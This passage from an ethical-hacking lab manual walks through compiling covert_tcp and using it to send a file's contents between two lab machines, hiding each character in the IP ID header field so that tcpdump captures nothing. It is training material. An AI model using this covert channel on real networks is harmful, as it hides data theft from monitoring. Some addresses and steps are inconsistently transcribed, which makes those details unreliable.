A screenshot of a Kali Linux terminal window. The title bar says "root@kali: ~/Desktop/send". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command line shows "root@kali:~# cd Desktop" followed by "root@kali:~/Desktop# mkdir send" followed by "root@kali:~/Desktop# cd send/" followed by "root@kali:~/Desktop/send# echo \"Secret Message\" > message.txt" with the "echo \"Secret Message\" > message.txt" part highlighted by a red rectangle. The prompt "root@kali:~/Desktop/send#" is visible at the bottom.

FIGURE 15.4: Making the message file

5. Now navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Covert\_TCP** and copy **covert\_tcp.c** and paste it in the send folder as shown in the screenshot.




FIGURE 15.5: Pasting *covert\_tcp.c* file

6. Switch back to the terminal and type **cc -o covert\_tcp covert\_tcp.c** and hit **Enter** as shown in the screenshot. This compiles the *covert\_tcp.c* file.

```
root@kali:~/Desktop/send
File Edit View Search Terminal Help
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir send
root@kali:~/Desktop# cd send/
root@kali:~/Desktop/send# echo "Secret Message" > message.txt
root@kali:~/Desktop/send# cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
main(int argc, char **argv)
 ^
root@kali:~/Desktop/send#
```

FIGURE 15.6: Compiling *Covert\_tcp.c* file

7. Now switch to the **Ubuntu** machine. Open a terminal window and type **sudo su**. Hit **Enter** to gain super-user access.  
8. Ubuntu will ask for the password, type **toor** as the password and hit **Enter**.

**Note:** The password you type will not be visible in the terminal window.

```
root@jason-Virtual-Machine: /home/jason
jason@jason-Virtual-Machine:~$ sudo su
[sudo] password for jason:
root@jason-Virtual-Machine:/home/jason#
```

FIGURE 15.7: Getting superuser access

9. Type **tcpdump -nvvX port 8888 -i lo** and hit **Enter** to start tcpdump as shown in the screenshot.

```
jason@jason-Virtual-Machine:~$ sudo su  
[sudo] password for jason:  
root@jason-Virtual-Machine:~/home/jason# tcpdump -nvvX port 8888 -i lo  
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

FIGURE 15.8: Setting up a tcpdump listener

10. Now leave the tcpdump listener running and open another terminal window. Type **cd Desktop/** and hit **Enter** as shown in the screenshot.

```
jason@jason-Virtual-Machine:~/Desktop  
jason@jason-Virtual-Machine:~$ cd Desktop/  
jason@jason-Virtual-Machine:~/Desktop$
```

FIGURE 15.9: Navigating to Desktop

11. Type **mkdir receive** and hit **Enter**.

```
jason@jason-Virtual-Machine:~/Desktop  
jason@jason-Virtual-Machine:~$ cd Desktop/  
jason@jason-Virtual-Machine:~/Desktop$ mkdir receive  
jason@jason-Virtual-Machine:~/Desktop$
```

FIGURE 15.10: Making a folder

12. To change the current working directory, type **cd receive/** and hit **Enter**.

```
jason@jason-Virtual-Machine:~/Desktop/receive  
jason@jason-Virtual-Machine:~$ cd Desktop/  
jason@jason-Virtual-Machine:~/Desktop$ mkdir receive  
jason@jason-Virtual-Machine:~/Desktop$ cd receive/  
jason@jason-Virtual-Machine:~/Desktop/receive$
```

FIGURE 15.11: Navigating to the folder

13. Now navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Covert\_TCP** and copy **covert\_tcp.c** and paste it in the receive folder as shown in the screenshot.





FIGURE 15.12: Pasting covert\_tcp.c file

14. Switch back to the terminal and type **cc -o covert\_tcp covert\_tcp.c** and hit **Enter** as shown in the screenshot. This compiles the covert\_tcp.c file.




```
jason@jason-Virtual-Machine: ~/Desktop/receive
jason@jason-Virtual-Machine:~$ cd Desktop/
jason@jason-Virtual-Machine:~/Desktop$ mkdir receive
jason@jason-Virtual-Machine:~/Desktop$ cd receive/
jason@jason-Virtual-Machine:~/Desktop/receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
 main(int argc, char **argv)
 ^~~~~
jason@jason-Virtual-Machine:~/Desktop/receive$
```

FIGURE 15.13: Compiling covert\_tcp.c file

15. Now type **sudo su** and hit **Enter** to gain super-user access.

16. Ubuntu will ask for the password, type **toor** as the password and hit **Enter**.


**Note:** The password you type will not be visible in the terminal window.



```
root@jason-Virtual-Machine: /home/jason/Desktop/receive
jason@jason-Virtual-Machine:~$ cd Desktop/
jason@jason-Virtual-Machine:~/Desktop$ mkdir receive
jason@jason-Virtual-Machine:~/Desktop$ cd receive/
jason@jason-Virtual-Machine:~/Desktop/receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
 main(int argc, char **argv)
 ^~~~~
jason@jason-Virtual-Machine:~/Desktop/receive$ sudo su
[sudo] password for jason:
root@jason-Virtual-Machine:/home/jason/Desktop/receive#
```

FIGURE 15.14: Getting superuser access

17. To start a listener, type **/covert\_tcp -dest 10.10.10.9 -source 10.10.10.11 -source\_port 9999 -dest\_port 8888 -server -file /home/jason/Desktop/receive/receive.txt** and hit **Enter** as shown in the screenshot.



```
root@jason-Virtual-Machine: /home/jason/Desktop/receive
jason@jason-Virtual-Machine:~/Desktop/receive$ sudo su
[sudo] password for jason:
root@jason-Virtual-Machine:/home/jason/Desktop/receive# ./covert_tcp -dest 10.10.9 -source 10.10.10.11 -source_port 9999 -dest_port 8888 -server -file /home/jason/Desktop/receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.11
Listening for data bound for local port: 9999
Decoded Filename: /home/jason/Desktop/receive/receive.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.
```

FIGURE 15.15: Setting up covert\_tcp listener

18. Now switch back to the Kali machine. Navigate to **Applications** → **09 - Sniffing & Spoofing** and click **wireshark** as shown in the screenshot.




FIGURE 15.16: Launch wireshark

19. Wireshark starts and a popup saying "**Lua: Error during loading:**" appears. Click **OK** to continue.




FIGURE 15.17: Wireshark error prompt

20. Double-click on your primary network interface (here **eth0**) to **start capturing traffic** as shown in the screenshot.




FIGURE 15.18: Starting the packet capture

21. Minimize Wireshark and switch back to the **terminal** window.
22. Type **./covert\_tcp -dest 10.10.10.9 -source 10.10.10.11 -source\_port 8888 -dest\_port 9999 -file /root/Desktop/send/message.txt** and hit **Enter** to start sending the contents of message.txt file over tcp.

The terminal window shows the following session:

```
root@kali:~/Desktop/send
File Edit View Search Terminal Help
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir send
root@kali:~/Desktop# cd send/
root@kali:~/Desktop/send# echo "Secret Message" > message.txt
root@kali:~/Desktop/send# cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
main(int argc, char **argv)
^
root@kali:~/Desktop/send# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.11 -source_port 8888 -dest_port 9999 -file /root/Desktop/send/message.txt
```

FIGURE 15.19: Covert\_tcp command to start sending the message

23. Covert\_tcp starts sending the string one character at a time as shown in the screenshot.

root@kali: ~/Desktop/send

```
File Edit View Search Terminal Help
root@kali:~/Desktop/send# cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
main(int argc, char **argv)
^
root@kali:~/Desktop/send# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.11 -source_port 8888 -dest_port 9999 -file /root/Desktop/send/message.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.10.9
Source Host      : 10.10.10.11
Originating Port: random
Destination Port: 8888
Encoded Filename: /root/Desktop/send/message.txt
Encoding Type    : IP ID

Client Mode: Sending data.

Sending Data: S
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
Sending Data: t
```

FIGURE 15.20: Covert\_tcp sending data

24. If you switch to the terminal window in Ubuntu, you will see the message being received as shown in the screenshot.

```
root@jason-Virtual-Machine: /home/jason/Desktop/receive
jason@jason-Virtual-Machine:~/Desktop/receive$ sudo su
[sudo] password for jason:
root@jason-Virtual-Machine:/home/jason/Desktop/receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.11 -source_port 9999 -dest_port 8888 -server -file /home/jason/Desktop/receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.11
Listening for data bound for local port: 9999
Decoded Filename: /home/jason/Desktop/receive/receive.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.

Receiving Data: S
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: M
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
Receiving Data:
```

FIGURE 15.21: Covert\_tcp receiving data

25. Close this terminal and open the second terminal running in Ubuntu. Press **Ctrl+C** to stop tcpdump.
26. You will see that tcpdump shows that no packets were captured in the network as shown in the screenshot. Close the terminal.

```
root@jason-Virtual-Machine:~$ sudo su
[sudo] password for jason:
root@jason-Virtual-Machine:/home/jason# tcpdump -nvvX port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@jason-Virtual-Machine:/home/jason#
```

FIGURE 15.22: Tcpdump showing 0 packets captured

27. Now switch to the **Kali Linux** machine. Navigate to **Home/Desktop/receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file as shown in the screenshot.




FIGURE 15.23: Message saved in a text file

28. Now switch back to the **Kali Linux** machine. Close the terminal windows and open **wireshark**.

29. Click the **stop packet capture** button from the menu bar as shown in the screenshot.




FIGURE 15.24: Stopping the packet capture

30. In the **Apply a display filter** field, type **tcp** and hit **Enter** to view only the TCP packets as shown in the screenshot.




FIGURE 15.25: Applying the TCP filter

31. If you examine the communication between Ubuntu and Kali machines, i.e. **10.10.10.11** and **10.10.10.9** you will find each character of the message string being sent in individual packets over the network as shown in the following screenshots.

32. Covert\_tcp changes the header of the tcp packets and replaces it with the characters of the string one character at a time to send the message without being detected.

\*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No. Time Source Destination Protocol Length Info

4 8.927150526	16.10.10.11	16.10.10.9	TCP	54 8888 - 9999 [SYN, ECN] Seq=0 Win=5
5 8.927512234	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
6 9.927035442	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
7 9.927489952	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
8 10.927106568	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
9 10.927483875	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
10 11.927348880	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
11 11.928497824	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
12 12.927527536	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
13 12.928498454	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
14 13.927676676	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
15 13.928973285	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
16 14.927835722	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
17 14.928147628	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1

```
Frame 6: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 6
Ethernet II, Src: Microsoft 00:39:05 (00:15:bd:00:39:05), Dst: Microsoft 00:39:06 (00:15:bd:00:39:06)
Internet Protocol Version 4, Src: 10.10.10.11, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
```

0000 00 15 5d 00 39 06 00 15 5d 00 39 05 98 00 45 00 .1.9...].9...E.
0010 00 28 65 00 00 00 40 06 ed a8 08 0a 0a 0b 0a 0a .0...8.....
0020 0a 09 22 b8 27 0f 4x 0f 00 00 00 90 00 00 56 42 .J.....PB
0030 02 00 f1 a4 00 00 00 .....

wireshark\_eth0\_20171207013757\_NuExzP

Packets: 35 - Displayed: 30 (85.7%) - Dropped: 0 (0.0%) - Profile: Default

\*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No. Time Source Destination Protocol Length Info

4 8.927150526	16.10.10.11	16.10.10.9	TCP	54 8888 - 9999 [SYN, ECN] Seq=0 Win=5
5 8.927512234	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
6 9.927935442	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
7 9.927489952	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
8 10.927106568	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
9 10.927483875	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
10 11.927348880	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
11 11.928497824	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
12 12.927527536	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
13 12.928498454	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
14 13.927676676	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
15 13.928973285	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1
16 14.927835722	16.10.10.11	16.10.10.9	TCP	54 [TCP Port numbers reused] 8888 - 9
17 14.928147628	16.10.10.9	16.10.10.11	TCP	54 9999 - 8888 [RST, ACK] Seq=1 Ack=1

```
Frame 4: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 6
Ethernet II, Src: Microsoft 00:39:05 (00:15:bd:00:39:05), Dst: Microsoft 00:39:06 (00:15:bd:00:39:06)
Internet Protocol Version 4, Src: 10.10.10.11, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
```

0000 00 15 5d 00 39 06 00 15 5d 00 39 05 98 00 45 00 .1.9...].9...E.
0010 00 28 53 00 00 00 40 06 ff a8 08 0a 0a 0b 0a 0a .0...8.....
0020 0a 09 22 b8 27 0f 5c 15 00 00 00 00 00 00 56 42 .J.....PB
0030 02 00 df 9e 00 00 00 .....

wireshark\_eth0\_20171207013757\_NuExzP

Packets: 35 - Displayed: 30 (85.7%) - Dropped: 0 (0.0%) - Profile: Default

